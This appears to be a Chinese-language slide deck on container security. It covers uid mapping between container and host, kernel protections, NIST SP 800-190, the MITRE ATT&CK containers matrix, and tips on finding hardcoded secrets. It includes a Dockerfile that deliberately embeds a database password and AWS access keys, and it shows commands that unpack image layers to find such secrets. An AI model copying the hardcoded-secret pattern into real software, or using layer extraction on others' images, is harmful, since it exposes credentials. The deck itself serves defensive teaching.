
```
root@hackercat: ~ 158x7
(root@hackercat)-[~]
# docker run --rm -it --user 1000:1000 ubuntu:20.04 bash
groups: cannot find name for group ID 1000
I have no name!@bca859bff23a:/$ id
uid=1000 gid=1000 groups=1000
I have no name!@bca859bff23a:/$ sleep 8888

```

```
root@hackercat: ~ 158x26
(root@hackercat)-[~]
# ps aux | grep sleep
kali      9731  0.0  0.0   2516   516 pts/0    S+   05:59   0:00 sleep 8888
root      9738  0.0  0.0   6332  2136 pts/1    S+   05:59   0:00 grep --color=auto sleep
```

容器內的root是root嗎

容器內以 uid 1000 身分執行 sleep



The image shows a terminal window with two panels. The top panel shows a Docker container running with user 1000. The bottom panel shows the host's process list with the 'sleep' process running as user 'kali'.

```
root@hackercat: ~ 158x7
(root@hackercat)-[~]
# docker run --rm -it --user 1000:1000 ubuntu:20.04 bash
groups: cannot find name for group ID 1000
I have no name!@bca859bff23a:/$ id
uid=1000 gid=1000 groups=1000
I have no name!@bca859bff23a:/$ sleep 8888

root@hackercat: ~ 158x26
(root@hackercat)-[~]
# ps aux | grep sleep
kali          9731  0.0  0.0   2516   516 pts/0    S+   05:59   0:00 sleep 8888
root          9738  0.0  0.0   6332  2136 pts/1    S+   05:59   0:00 grep --color=auto sleep
```

在宿主機查看 sleep 的執行身分為 uid 1000的使用者 kali

常見安全防護技術

許多容器技術在容器的運行時會採用常見安全技術保護安全性

Linux capability



特權能力細粒度控制

SELinux




強制存取控制機制

AppArmor



強制存取控制機制

Seccomp




限制系統調用

容器的威脅與風險

從技術階段分類

以docker為例：Registry -> Images -> Container



Container Life Cycle




- 安全的基礎映像檔
- 最小化映像檔內容
- 映像檔漏洞掃描
- 機敏資料硬編碼檢測
- CI/CD管道安全性

- 最小權限原則
- 容器工具安全配置
- 網路策略安全
- 傳輸加密策略
- 秘密管理

- 安全監控和警報
- 日誌記錄
- 持續合規檢查
- 運行時安全防護
- 弱點掃描/管理


NIST SP 800-190

1. Developer systems
2. Testing and accreditation systems
3. Registries
4. Orchestrators
5. Hosts



NIST SP 800-190

Container Technology Life Cycle Security Considerations



MITRE ATT&CK Containers Matrix

Initial Access 3 techniques	Execution 4 techniques	Persistence 6 techniques	Privilege Escalation 5 techniques	Defense Evasion 7 techniques	Credential Access 3 techniques	Discovery 3 techniques	Lateral Movement 1 techniques	Impact 5 techniques
Exploit Public-Facing Application	Container Administration Command	Account Manipulation (1) Additional Container Cluster Roles	Account Manipulation (1) Additional Container Cluster Roles	Build Image on Host	Brute Force (3) Password Guessing Password Spraying Credential Stuffing	Container and Resource Discovery	Use Alternate Authentication Material (1) Application Access Token	Data Destruction
External Remote Services	Deploy Container	Create Account (1) Local Account	Escape to Host	Deploy Container	Steal Application Access Token	Network Service Discovery		Endpoint Denial of Service
Valid Accounts (2) Default Accounts Local Accounts	Scheduled Task/Job (1) Container Orchestration Job User Execution (1) Malicious Image	External Remote Services Implant Internal Image	Exploitation for Privilege Escalation	Impair Defenses (1) Disable or Modify Tools	Unsecured Credentials (2) Credentials In Files Container API	Permission Groups Discovery		Inhibit System Recovery
		Scheduled Task/Job (1) Container Orchestration Job	Scheduled Task/Job (1) Container Orchestration Job	Indicator Removal				Network Denial of Service
		Valid Accounts (2) Default Accounts Local Accounts	Valid Accounts (2) Default Accounts Local Accounts	Masquerading (1) Match Legitimate Name or Location				Resource Hijacking
				Use Alternate Authentication Material (1) Application Access Token				
				Valid Accounts (2) Default Accounts Local Accounts				

Tactics

攻擊者的戰略


Techniques

攻擊者的技術

盤點攻擊鏈可進行的阻斷處：
用企業有的優勢先行進行阻斷

開發維運中的安全小提醒

致Dev與Ops的容器安全小提醒



Hardcoded Secrets

```
FROM node:14

ENV DB_PASSWORD="myS3cretP@ssw0rd"

ENV AWS_ACCESS_KEY_ID=AKIAXXX4QYYZAAAAOKN
ENV AWS_SECRET_ACCESS_KEY=6jbdINNMjjXXXXXXXXXHVNvjuSCSsmD

RUN git config --global credential.helper '!aws codecommit credential-helper $@'

WORKDIR /app
COPY . .

RUN npm install

CMD ["node", "server.js"]
```

Hardcoded Secrets

```
FROM node:14  
ENV DB_PASSWORD="myS3cretP@ssw0rd"  
ENV AWS_ACCESS_KEY_ID=AKIAXXX4QYYZAAAAOKN  
ENV AWS_SECRET_ACCESS_KEY=6jbdINNMjjXXXXXXXXXHVNVjuSCSsmD  
RUN git config --global credential.helper '!aws codecommit credential-helper $@'  
WORKDIR /app  
COPY ..  
RUN npm install  
CMD ["node", "server.js"]
```

資料庫密碼

AWS存取金鑰

credential.helper

Hardcoded Secrets - save to tar file

```
docker save -o ubuntu.tar ubuntu:20.04
tar -xvf ubuntu.tar
```

```
(root@kali)-[~/543deefe69924ee65ed77804c3c0a21e24de9eee274f4250a4325989de0b0d1e]
# ls -al
total 73476
drwxr-xr-x 17 root root      4096 Apr 30 22:51 .
drwx----- 14 root root      4096 Apr 30 22:51 ..
lrwxrwxrwx  1 root root         7 Apr 11 22:03 bin -> usr/bin
drwxr-xr-x  2 root root      4096 Apr 15  2020 boot
drwxr-xr-x  2 root root      4096 Apr 11 22:06 dev
drwxr-xr-x 31 root root      4096 Apr 11 22:06 etc
drwxr-xr-x  2 root root      4096 Apr 15  2020 home
-rw-r--r--  1 root root     1320 Apr 13 09:05 json
-rw-r--r--  1 root root    75160576 Apr 13 09:05 layer.tar
lrwxrwxrwx  1 root root         7 Apr 11 22:03 lib -> usr/lib
lrwxrwxrwx  1 root root         9 Apr 11 22:03 lib32 -> usr/lib32
lrwxrwxrwx  1 root root         9 Apr 11 22:03 lib64 -> usr/lib64
lrwxrwxrwx  1 root root        10 Apr 11 22:03 libx32 -> usr/libx32
drwxr-xr-x  2 root root      4096 Apr 11 22:03 media
drwxr-xr-x  2 root root      4096 Apr 11 22:03 mnt
drwxr-xr-x  2 root root      4096 Apr 11 22:03 opt
drwxr-xr-x  2 root root      4096 Apr 15  2020 proc
```


Hardcoded Secrets - Image查看工具 dive

```
wget https://github.com/wagoodman/dive/releases/download/v0.8.1/dive_0.8.1_linux_amd64.deb
sudo apt install ./dive_0.8.1_linux_amd64.deb -y
docker images
dive ubuntu:20.04
```

